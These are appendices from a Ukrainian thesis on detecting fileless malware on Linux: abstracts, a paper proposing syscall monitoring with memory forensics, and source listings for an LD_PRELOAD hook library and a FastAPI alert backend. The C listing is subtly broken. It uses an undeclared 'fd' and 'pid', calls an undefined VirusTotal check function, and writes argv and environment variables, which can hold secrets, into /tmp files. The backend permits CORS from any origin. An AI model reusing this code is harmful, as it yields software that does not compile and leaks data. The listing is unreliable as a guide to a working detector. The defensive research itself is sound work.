Сигнатурний аналіз є одним із найпоширеніших методів виявлення шкідливого ПЗ, що ґрунтується на порівнянні підозрілих файлів або процесів з відомими сигнатурами шкідливих програм. Ключовою особливістю цього методу є висока швидкість аналізу та низький рівень хибнопозитивних результатів, оскільки під час перевірки порівнюються конкретні зразки, які вже були зафіксовані в базі даних. Однак для виявлення безфайлового ШПЗ цей підхід є неефективним. Оскільки безфайлове ШПЗ не створює виконуваних файлів на диску, його виявлення за допомогою сигнатурних методів є неможливим. Таким чином, сигнатурний аналіз не здатний виявляти нові або модифіковані загрози, що не містяться в сигнатурній базі. Потреба у постійному оновленні бази сигнатур також збільшує витрати на підтримку актуальності цього методу.

Евристичний аналіз є більш гнучким методом, який дозволяє виявляти невідомі загрози за рахунок аналізу підозрілих шаблонів поведінки програм. Цей метод не потребує наявності файлів або їхніх сигнатур, що робить його перспективним для виявлення безфайлових загроз. Основною перевагою евристичного аналізу є здатність виявляти нові та модифіковані версії шкідливого ПЗ, включаючи безфайлові атаки. Однак цей метод має певні обмеження, зокрема високий рівень хибнопозитивних результатів, високий рівень споживання ресурсів, що може ускладнити реалізацію цього методу в умовах великих корпоративних середовищ.

Статичний метод аналізу є класичним методом виявлення шкідливих програм, який полягає в аналізі коду без його виконання. Зазвичай цей метод використовує інструменти для перевірки файлів на предмет наявності відомих зразків шкідливого коду.

Ключовими недоліками є неможливість виявлення загроз, що не містять файлових артефактів, складність у виявленні нових або модифікованих варіантів шкідливого коду.

Динамічний метод аналізу передбачає виконання підозрілого коду в контрольованому середовищі, зокрема у пісочниці (sandbox). Це дозволяє спостерігати за його поведінкою в реальному часі, що допомагає виявити аномалії та визначити, чи є програма шкідливою. Однак динамічний аналіз має кілька суттєвих обмежень у випадку безфайлових атак. Одним із основних недоліків є те, що безфайлове ШПЗ може адаптуватися до середовища пісочниці та уникати виконання у контрольованих умовах. Крім того, високе споживання ресурсів при запуску програм у пісочницях може бути проблемою для застосування цього методу при масштабуванні.

Методи машинного навчання (ML) забезпечують високу точність виявлення загроз завдяки здатності адаптуватися до нових типів атак і виявляти аномалії на основі великих обсягів даних. Ці методи можуть працювати в реальному часі, постійно вдосконалюючи свої моделі на основі нових даних. Основні переваги методів машинного навчання включають високу точність та можливість адаптуватися до змінних умов загроз. Проте цей метод також має значні обмеження, такі як висока складність реалізації, потреби в великих даних та обчислювальних потужностей для навчання моделей. Використання алгоритмів машинного навчання, таких як Random Forest, для аналізу дампів пам’яті показує високу точність виявлення безфайлового ШПЗ [3].

Серед сучасних методів виявлення безфайлового ШПЗ виділяють метод Check-on-Execution (CoE), який призупиняє виконання коду та аналізує його у пам’яті, що дозволяє ефективно виявляти шкідливі ін’єкції коду [4]. Додатково при аналізі безфайлового ШПЗ можливо застосовувати інструменти цифрової криміналістики для виявлення відхилень у поведінці процесів, мережевих і системних дій [5].

III. Висновки

Аналіз існуючих методів виявлення безфайлового шкідливого ПЗ показує, що традиційні підходи мають обмежену ефективність у боротьбі з безфайловими загрозами. Сигнатурні методи не можуть виявити загрози, що не мають файлових артефактів, а динамічний аналіз часто не здатен обробити складні методи маскування. Поведінковий аналіз та методи машинного навчання виявилися найбільш перспективними для детектування безфайлових атак, оскільки вони здатні виявляти аномалії в реальному часі та адаптуватися до нових загроз. Комбінація цих методів з іншими підходами, такими як моніторинг пам'яті процесів та системних викликів із кореляцією поведінкових індикаторів, потенційно дозволяє підвищити ефективність виявлення безфайлових загроз.

Подальші дослідження будуть спрямовані на удосконалення методів виявлення безфайлового ШПЗ в ОС Linux за рахунок комбінування методу поведінкового аналізу та моніторингу пам’яті процесів. Такий підхід дозволить ефективно детектувати безфайлове ШПЗ, долаючи недоліки існуючих методів виявлення шкідливого ПЗ, і значно підвищить рівень захисту Linux-систем від таких атак.

IV. Список літератури

[1] “The 2017 State of Endpoint Security Risk Sponsored by Barkly,” Ponemon Institute, 2017. Accessed: Mar. 06, 2025. [Online]. Available: https://www.wokb.cz/Reporty/barkly-2017-state-of-endpoint-security-risk-ponemon-institute-final.pdf

[2] “Fileless Malware on Linux: Anatomy of an Attack,” Linux Security, Mar. 25, 2022. Accessed: Mar. 06, 2025. [Online]. Available: https://linuxsecurity.com/features/fileless-malware-on-linux.

[3] O. Khalid, F. Ahmad, M. R. Khosravi, and H. A. Malik, "An Insight into the Machine-Learning-Based Fileless Malware Detection," *Sensors*, vol. 23, no. 2, p. 612, Jan. 2023, doi: https://doi.org/10.3390/s23020612 .

[4] M.-H. Wu, H.-C. Lin, Y.-T. Chou, and C.-H. Lee, "Enhancing Linux System Security: A Kernel-Based Approach to Fileless Malware Detection and Mitigation," Electronics, vol. 13, no. 17, p. 3569, 2024, doi: https://doi.org/10.3390/electronics13173569 .

[5] P. Borana, V. Sihag, G. Choudhary, M. Vardhan and P. Singh, "An Assistive Tool For Fileless Malware Detection," 2021 World Automation Congress (WAC), Taipei, Taiwan, 2021, pp. 21-25, doi: 10.23919/WAC50355.2021.9559449 .

METHODS FOR DETECTING FILELESS MALWARE IN THE LINUX OPERATING SYSTEM

Buchyk S. S. [1], Toliupa S.V., Khomenko O. V.[2]

[1, 2] *Department of Cybersecurity and Information Protection, Taras Shevchenko National University of Kyiv, Kyiv, Ukraine*

Fileless malware represents a significant and rapidly evolving cybersecurity threat, especially within Linux-based systems [2]. This type of malicious software operates entirely in memory without creating file-based artifacts, thus successfully evading traditional endpoint protection mechanisms. Fileless threats leverage legitimate operating system processes and built-in tools such as Bash, Python scripts, and techniques like memory injection and manipulation of system calls, which makes their detection significantly more challenging.

The paper examines and evaluates various detection techniques for fileless malware, focusing on their applicability and effectiveness.

The signature-based approach, widely used for detecting known malware threats, demonstrates limited efficacy in identifying fileless threats, as it heavily relies on file artifacts.

Heuristic analysis, assessing suspicious behavior patterns without relying on file-based signatures, provides a more promising approach. Despite its potential to detect unknown and emerging threats, heuristic methods suffer from high false-positive rates and substantial computational overhead, complicating large-scale implementation.

Static analysis also proves insufficient, as it inherently depends on file-based indicators, which fileless malware does not provide. Dynamic analysis, involving execution of suspicious code within sandbox environments, provides better insights into malicious behaviors. However, fileless threats often adapt to sandbox environments, significantly reducing this method's effectiveness. While dynamic analysis offers valuable behavior monitoring, the resource-intensive nature of sandboxing limits its scalability.

Machine learning (ML) methodologies present considerable promise in detecting fileless threats. ML-based approaches, such as Random Forest algorithms applied to memory dump analysis, demonstrate high detection accuracy and adaptability to novel attack techniques [3]. Nevertheless, these methods require substantial computational resources and large datasets for training effective detection models, posing limitations for small and medium-sized organizations.

Modern detection techniques, such as Check-on-Execution (CoE), which suspends and analyzes suspicious code execution directly in memory, have shown high effectiveness against memory injection-based fileless attacks [4]. Additionally, digital forensic tools enhance detection capabilities by identifying anomalies in process behavior, network activities, and system calls [5].

The research concludes that traditional detection approaches exhibit significant limitations in combating fileless malware. A promising direction involves integrating behavioral analysis methods with memory monitoring and system call tracking. Such a combined approach addresses the shortcomings of existing detection mechanisms, significantly enhancing the ability to identify and mitigate fileless malware threats in Linux environments. Future research will focus on further refining these combined methodologies to ensure robust and scalable protection against sophisticated, memory-resident threats.

ДОДАТОК Б
КОПІЯ НАУКОВОЇ ПУБЛІКАЦІЇ

Khomenko, O., & Buchyk, S. (2025). A NOVEL APPROACH TO DETECTING FILELESS MALWARE ON LINUX-BASED INFORMATION SYSTEMS. Education and science of today: intersectoral issues and development of sciences: Collection of scientific papers «ΛΌГОΣ» with Proceedings of the VIII International Scientific and Practical Conference, Cambridge, May 9, 2025. 311-314.

A NOVEL APPROACH TO DETECTING FILELESS MALWARE ON LINUX-BASED INFORMATION SYSTEMS


Oksana Khomenko
ORCID ID: 0000-0002-6821-2240
student at the Faculty of Information Technology
Taras Shevchenko National University of Kyiv
Scientific supervisor: Serhiy Buchyk
ORCID ID: 0000-0003-0892-3494
Doctor of Technical Sciences,
Professor of the Department of Cybersecurity and Information Protection
Taras Shevchenko National University of Kyiv
Ukraine

The cybersecurity landscape is continually evolving, driven by sophisticated threats that challenge traditional defensive measures. Among these, fileless malware poses a unique threat due to its ability to reside entirely in the memory space. Traditional antivirus software primarily relies on identifying malicious files on disk, a technique inherently ineffective against memory-resident malware, as signature-based approaches cannot directly inspect code residing in memory. The prevalence of Linux-based systems, particularly in cloud environments and IoT devices, has prompted a rise in the occurrence of fileless malware targeting these platforms as well. As a result, defenders struggle to detect threats that leave

no trace on disk and abuse trusted processes during execution, requiring new methods that look beyond file-based detection.

To address the limitations of traditional approaches, several effective strategies have emerged — such as behavioral analysis of system calls [1], in-memory execution detection [2], and the use of digital forensic tools for analyzing fileless malware behavior [3]. These methods highlight the potential of integrating behavioral analysis with memory monitoring and syscall tracking to improve threat visibility. Based on this strategy, this study proposes a novel detection and mitigation method for fileless malware on Linux-based information systems, comprising three interconnected modules: real-time monitoring and detection, memory forensics, and sample analysis with threat identification.

The general detection and response workflow is illustrated in Picture 1.



Pic. 1. **General detection and response workflow for the proposed method**

The core of the real-time monitoring and detection module is a mechanism designed to continuously observe and control critical Linux system calls frequently exploited by fileless malware. When operating in blocking mode, this module can temporarily suspend the execution of suspicious syscalls to allow for immediate inspection and decision-making. It

focuses on calls commonly associated with process manipulation, memory injection, and execution — such as execve, ptrace, LD_PRELOAD, and memfd_create. These syscalls are defined within the system as Linux-specific Indicators of Attack (IOAs), based not on static indicators but on behavioral patterns typical of fileless threats. Unlike existing solutions that perform post-incident detection, this approach proactively suspends the execution of suspicious system calls, creating a critical inspection point.

The implementation of syscall suspension requires deep integration at the kernel level, typically through the use of loadable kernel modules (LKMs) or extended Berkeley Packet Filter (eBPF) programs. These mechanisms allow the system to hook into specific syscall handlers and apply conditional logic before the syscall is allowed to proceed.

Upon detection a potentially malicious syscall, the memory forensics module is triggered. This component is responsible for capturing the relevant memory region associated with the suspicious process for further investigation.

The third component, the sample analysis with threat identification module, systematically examines the dumped memory samples. Initial rapid triage is conducted through signature-based detection with Yara rules [4], followed by dynamic behavioral analysis within isolated sandboxed environments. This module provides a flexible foundation where various analysis strategies can be applied. Future enhancements may incorporate machine learning techniques to improve detection accuracy. In particular, machine learning–based approaches, such as Random Forest models applied to memory dump analysis, have demonstrated strong adaptability and high accuracy in detecting fileless malware techniques [5].

If analysis confirms malicious intent, and the system is operating in blocking mode, the suspended syscall is denied, and the offending process is terminated immediately, effectively preventing any further damage.

The architectural design of the proposed solution involves deploying lightweight kernel-level agents across Linux hosts. These agents monitor syscall activity, manage memory extraction processes, and transmit collected samples securely to a centralized analytical server, which may reside on-premises or in cloud infrastructure. Centralized hosting allows for scalable deployment, effective handling of complex memory analyses,

and facilitates real-time alerts and reporting accessible via a user-friendly web interface. This approach is particularly suitable for enterprise-level deployments that demand centralized management of large numbers of Linux endpoints.

Conclusions. The proposed kernel-based method, incorporating real-time monitoring, memory forensics, and dumped sample analysis with threat identification, offers a robust and adaptive framework for detecting fileless malware within Linux-based information systems. Compared to existing state-of-art methods, the proposed approach offers key advantages: it enables real-time memory inspection, blocks malicious code before execution, and operates without relying on post-factum Indicators of Compromise (IOCs). By using syscall-level Indicators of Attack (IOAs), it improves proactive detection. Moreover, it provides deeper insights for incident response —allowing defenders to understand not only that an attack occurred, but how it operated—making it suitable for both threat hunting and investigation of fileless malware attack cases. Future research will focus on enhancing the efficiency of real-time syscall interception mechanisms, refining analytical models to reduce false positives ensuring minimal impact on system performance and usability in diverse operational environments, while also advancing the detection logic for IOAs.

References:

1. Douglas, N., & Douglas, N. (2023, July 25). Fileless Malware Detection with Sysdig Secure. Sysdig. https://sysdig.com/blog/fileless-malware-detection-sysdig-secure/
2. Wu, M.-H., Lin, H.-C., Chou, Y.-T., & Lee, C.-H. (2024). Enhancing Linux system security: A kernel-based approach to fileless malware detection and mitigation. Electronics, 13(17), 3569. https://doi.org/10.3390/electronics13173569
3. Borana, P., Sihag, V., Choudhary, G., Vardhan, M., & Singh, P. (2021). An assistive tool for fileless malware detection. 2022 World Automation Congress (WAC), 21–25. https://doi.org/10.23919/wac50355.2021.9559449
4. YARA, the pattern matching swiss knife for malware researchers. (n.d.). https://virustotal.github.io/yara/

5. Khalid, O., Ullah, S., Ahmad, T., Saeed, S., Alabbad, D. A., Aslam, M., Buriro, A., & Ahmad, R. (2023). An Insight into the Machine-Learning-Based Fileless Malware Detection. Sensors, 23(2), 612. https://doi.org/10.3390/s23020612

ДОДАТОК В

ЛІСТИНГ ОСНОВНОГО ВИХІДНОГО КОДУ РОЗРОБЛЕНОГО РІШЕННЯ

Програмний код модуля fileless_malware_monitoring_and_detection_module.c:

```
#define _GNU_SOURCE
#include <dlfcn.h>
#include <stdio.h>
#include <unistd.h>
#include <sys/types.h>
#include <time.h>
#include <stdlib.h>
#include <string.h>
#include <fcntl.h>
#include <errno.h>
#include <sys/stat.h>
#include <sys/sendfile.h>
#include <pthread.h>
#include <limits.h>

// Типи оригінальних функцій
typedef int (*orig_execve_f_type)(const char *filename, char *const argv[], char *const
envp[]);
typedef int (*orig_fexecve_f_type)(int fd, char *const argv[], char *const envp[]);
typedef int (*orig_memfd_create_f_type)(const char *, unsigned int);

static __thread int memfd_flag = 0;
static pthread_mutex_t memfd_lock = PTHREAD_MUTEX_INITIALIZER;

static void copy_fd_content(int fd, const char *dst) {
    int new_fd = dup(fd);
    if (new_fd < 0) {
        perror("dup fd");
        return;
    }

    FILE *outf = fopen(dst, "wb");
    if (!outf) {
        perror("fopen dest");
        close(new_fd);
        return;
    }

    // Зчитуємо з new_fd у буфер і пишемо у outf
    char buf[4096];
    ssize_t n;

    // Переміщаємось на початок fd
    if (lseek(new_fd, 0, SEEK_SET) < 0) {
```

```
        // Якщо не вийшло, просто читаємо з поточної позиції
        // Можливо, файл - не seekable
    }

    while ((n = read(new_fd, buf, sizeof(buf))) > 0) {
        fwrite(buf, 1, n, outf);
    }
    if (n < 0) {
        perror("read fd");
    }

    fclose(outf);
    close(new_fd);
}


// Функція для збереження argv або envp у файл
static void save_argv_envp(const char *prefix, char *const arr[]) {
    if (!arr) return;

    char filename[256];
    snprintf(filename, sizeof(filename), "/tmp/%s_%d.log", prefix, getpid());

    FILE *f = fopen(filename, "w");
    if (!f) {
        perror("fopen");
        return;
    }

    for (int i = 0; arr[i] != NULL; i++) {
        fprintf(f, "%s\n", arr[i]);
    }
    fclose(f);
}

// Функція створення директорії /tmp/exec_captures/<pid> за потреби
static void create_capture_dir(char *path, size_t size) {
    snprintf(path, size, "/tmp/exec_captures/%d", getpid());
    mkdir("/tmp/exec_captures", 0755); // ігноруємо помилку якщо вже є
    mkdir(path, 0755);
}

// Функція копіювання файлу з src до dst
static void copy_file(const char *src, const char *dst) {
    int input_fd = open(src, O_RDONLY);
    if (input_fd < 0) {
        perror("open src file");
        return;
    }

    int output_fd = open(dst, O_WRONLY | O_CREAT | O_TRUNC, 0755);
```

```
    if (output_fd < 0) {
        perror("open dst file");
        close(input_fd);
        return;
    }

    off_t offset = 0;
    struct stat stat_buf;
    if (fstat(input_fd, &stat_buf) < 0) {
        perror("fstat");
        close(input_fd);
        close(output_fd);
        return;
    }

    ssize_t res = sendfile(output_fd, input_fd, &offset, stat_buf.st_size);
    if (res < 0) {
        perror("sendfile");
    }

    close(input_fd);
    close(output_fd);
}

// Копіювання файла за дескриптором fd (для fexecve)
static void copy_file_by_fd(int fd, const char *dst) {
    char proc_path[64];
    char src_path[PATH_MAX];

    // Отримаємо шлях до файлу через /proc/self/fd/<fd>
    snprintf(proc_path, sizeof(proc_path), "/proc/self/fd/%d", fd);
    ssize_t len = readlink(proc_path, src_path, sizeof(src_path) - 1);
    if (len == -1) {
        perror("readlink");
        return;
    }
    src_path[len] = '\0';

    copy_file(src_path, dst);
}

// Логування загальних даних
static void log_common(FILE *logf, const char *label, pid_t pid, const char *extra) {
    time_t now = time(NULL);
    char timestr[64];
    strftime(timestr, sizeof(timestr), "%F %T", localtime(&now));

    fprintf(logf, "===== %s hook called =====\n", label);
    fprintf(logf, "Timestamp: %s\n", timestr);
    fprintf(logf, "PID: %d\n", pid);
    if (extra)
```

```
        fprintf(logf, "%s\n", extra);
}

// Логування argv і envp
static void log_argv_envp(FILE *logf, char *const argv[], char *const envp[]) {
    fprintf(logf, "Arguments:\n");
    if (argv) {
        for (int i = 0; argv[i] != NULL; i++) {
            fprintf(logf, "  argv[%d]: %s\n", i, argv[i]);
        }
    } else {
        fprintf(logf, "  (null argv)\n");
    }

    fprintf(logf, "Environment variables:\n");
    if (envp) {
        for (int i = 0; envp[i] != NULL; i++) {
            fprintf(logf, "  envp[%d]: %s\n", i, envp[i]);
        }
    } else {
        fprintf(logf, "  (null envp)\n");
    }
}

// --- Hook memfd_create ---
int memfd_create(const char *name, unsigned int flags) {
    orig_memfd_create_f_type orig_memfd_create;
    orig_memfd_create = (orig_memfd_create_f_type)dlsym(RTLD_NEXT, "memfd_create");

    pthread_mutex_lock(&memfd_lock);
    memfd_flag = 1;
    pthread_mutex_unlock(&memfd_lock);

    char logfilename[256];
    snprintf(logfilename, sizeof(logfilename), "/tmp/memfd_create_hook_%d.log", getpid());
    FILE *logf = fopen(logfilename, "a");
    if (logf) {
        log_common(logf, "memfd_create", getpid(), name);
        fflush(logf);
        fclose(logf);
    }

    return orig_memfd_create(name, flags);
}

// Hook execve
int execve(const char *filename, char *const argv[], char *const envp[]) {
    orig_execve_f_type orig_execve;
    orig_execve = (orig_execve_f_type)dlsym(RTLD_NEXT, "execve");

    int do_hook = 0;
```

```
    pthread_mutex_lock(&memfd_lock);
    if (memfd_flag) {
        do_hook = 1;
        memfd_flag = 0;
    }
    pthread_mutex_unlock(&memfd_lock);

    if (!do_hook) {
        return orig_execve(filename, argv, envp);
    }

    // (hook обробка)
    char extra[512];
    snprintf(extra, sizeof(extra), "Filename: %s", filename);

    // Відкриваємо лог
    char logfilename[256];
    snprintf(logfilename, sizeof(logfilename), "/tmp/execve_hook_%d.log", getpid());
    FILE *logf = fopen(logfilename, "a");
    if (!logf) {
        perror("fopen log");
        return orig_execve(filename, argv, envp);
    }

    log_common(logf, "execve", getpid(), extra);
    log_argv_envp(logf, argv, envp);
    fflush(logf);
    fclose(logf);

    save_argv_envp("argv", argv);
    save_argv_envp("envp", envp);

    // Копіюємо файл у /tmp/exec_captures/<pid>/
    char capture_dir[256];
    create_capture_dir(capture_dir, sizeof(capture_dir));
    char dest_file[512];
    snprintf(dest_file, sizeof(dest_file), "%s/execve_executed_file", capture_dir);
    copy_file(filename, dest_file);
    copy_file_by_fd(fd, dest_file);

    // Після збереження файлу
    char cmd[1024];
    snprintf(cmd, sizeof(cmd),
        "python3 /opt/vt_checker/VTWrapper.py <API_KEY> %s > /tmp/vt_result_%d.txt",
        dest_file, getpid());

    int ret = system(cmd);
    if (ret != 0) {
        fprintf(stderr, "VT check failed for PID %d\n", getpid());
    }
```

```
    if (threat_detected_by_vt(pid)) {
        fprintf(stderr, "Execution blocked by VT integration: PID %d\n", getpid());
        exit(1); // або повернення помилки
    }


    return orig_execve(filename, argv, envp);
}

// Hook fexecve
int fexecve(int fd, char *const argv[], char *const envp[]) {
    orig_fexecve_f_type orig_fexecve;
    orig_fexecve = (orig_fexecve_f_type)dlsym(RTLD_NEXT, "fexecve");

    int do_hook = 0;
    pthread_mutex_lock(&memfd_lock);
    if (memfd_flag) {
        do_hook = 1;
        memfd_flag = 0;
    }
    pthread_mutex_unlock(&memfd_lock);

    if (!do_hook) {
        return orig_fexecve(fd, argv, envp);
    }

    char extra[512];
    snprintf(extra, sizeof(extra), "File descriptor: %d", fd);

    // Відкриваємо лог
    char logfilename[256];
    snprintf(logfilename, sizeof(logfilename), "/tmp/fexecve_hook_%d.log", getpid());
    FILE *logf = fopen(logfilename, "a");
    if (!logf) {
        perror("fopen log");
        return orig_fexecve(fd, argv, envp);
    }

    log_common(logf, "fexecve", getpid(), extra);
    log_argv_envp(logf, argv, envp);
    fflush(logf);
    fclose(logf);

    save_argv_envp("argv", argv);
    save_argv_envp("envp", envp);

    // Копіюємо файл по дескриптору
    char capture_dir[256];
    create_capture_dir(capture_dir, sizeof(capture_dir));
```

```
    char dest_file[512];
    snprintf(dest_file, sizeof(dest_file), "%s/fexecve_executed_file", capture_dir);
    copy_fd_content(fd, dest_file);
    copy_file_by_fd(fd, dest_file);

    // Після збереження файлу
    char cmd[1024];
    snprintf(cmd, sizeof(cmd),
        "python3 /opt/vt_checker/VTWrapper.py <API_KEY> %s > /tmp/vt_result_%d.txt",
        dest_file, getpid());

    int ret = system(cmd);
    if (ret != 0) {
        fprintf(stderr, "VT check failed for PID %d\n", getpid());
    }


    if (threat_detected_by_vt(pid)) {
        fprintf(stderr, "Execution blocked by VT integration: PID %d\n", getpid());
        exit(1); // або повернення помилки
    }

    return orig_fexecve(fd, argv, envp);
}
```

Програмний код для компіляції модуля Makefile:

```
CC = gcc
CFLAGS = -Wall -fPIC -shared -ldl -pthread
TARGET = fileless_malware_monitoring_and_detection_module.so

all: $(TARGET)

$(TARGET): fileless_malware_monitoring_and_detection_module.c
        $(CC)                $(CFLAGS)                -o                $(TARGET)
fileless_malware_monitoring_and_detection_module.c

clean:
        rm -f $(TARGET)
```

Програмний код компонента backend/main.py:

```
import os
import asyncio
import glob
from fastapi import FastAPI, WebSocket, WebSocketDisconnect
from fastapi.middleware.cors import CORSMiddleware
from vt_client import check_file_on_vt
from fastapi.staticfiles import StaticFiles

app = FastAPI()

# Роздача статичних файлів з папки frontend за адресою '/'
app.mount("/", StaticFiles(directory="../frontend", html=True), name="frontend")

app.add_middleware(
```

```
    CORSMiddleware,
    allow_origins=["*"],
    allow_methods=["*"],
    allow_headers=["*"],
)

LOGS_DIR = "/tmp/exec_captures"

clients = set()

async def read_latest_pid_dirs():
    """
    Скануємо каталоги /tmp/exec_captures для нових PID.
    """
    while True:
        try:
            pid_dirs = glob.glob(os.path.join(LOGS_DIR, "*"))
            for pid_dir in pid_dirs:
                pid_str = os.path.basename(pid_dir)
                if not pid_str.isdigit():
                    continue

                alert_file = os.path.join(pid_dir, "alert_sent")
                if os.path.exists(alert_file):
                    # Алерт вже відправлено для цього PID
                    continue

                # Перевіримо, чи є лог файли execve.log або fexecve.log
                execve_log = os.path.join(pid_dir, "execve.log")
                fexecve_log = os.path.join(pid_dir, "fexecve.log")

                # Якщо немає цих файлів — пропускаємо
                if not (os.path.exists(execve_log) or os.path.exists(fexecve_log)):
                    continue

                # Зчитуємо info з execve_executed_file або fexecve_executed_file
                executed_file = None
                if os.path.exists(os.path.join(pid_dir, "execve_executed_file")):
                    executed_file = os.path.join(pid_dir, "execve_executed_file")
                elif                              os.path.exists(os.path.join(pid_dir,
"fexecve_executed_file")):
                    executed_file = os.path.join(pid_dir, "fexecve_executed_file")

                vt_result = "VT result not available"
                if executed_file:
                    vt_result = await check_file_on_vt(executed_file)

                # Формуємо повідомлення для фронтенду
                alert_msg = {
                    "pid": pid_str,
                    "message": f"Виявлено атаку з безфайловим шкідливим програмним
забезпеченням, PID {pid_str}, атака зупинена.",
                    "vt_result": vt_result,
                }

                # Відправляємо всім підключеним клієнтам
                await broadcast(alert_msg)

                with open(alert_file, "w") as f:
                    f.write("sent")

            await asyncio.sleep(5)

        except Exception as e:
```

```
            print(f"Error in log watcher: {e}")
            await asyncio.sleep(5)

async def broadcast(message: dict):
    living = set()
    for client in clients:
        try:
            await client.send_json(message)
            living.add(client)
        except WebSocketDisconnect:
            pass
    clients.clear()
    clients.update(living)

@app.websocket("/ws/alerts")
async def websocket_endpoint(websocket: WebSocket):
    await websocket.accept()
    clients.add(websocket)
    try:
        while True:
            await websocket.receive_text()
    except WebSocketDisconnect:
        clients.remove(websocket)

if __name__ == "__main__":
    import uvicorn
    loop = asyncio.get_event_loop()
    loop.create_task(read_latest_pid_dirs())
    uvicorn.run(app, host="0.0.0.0", port=8000)
```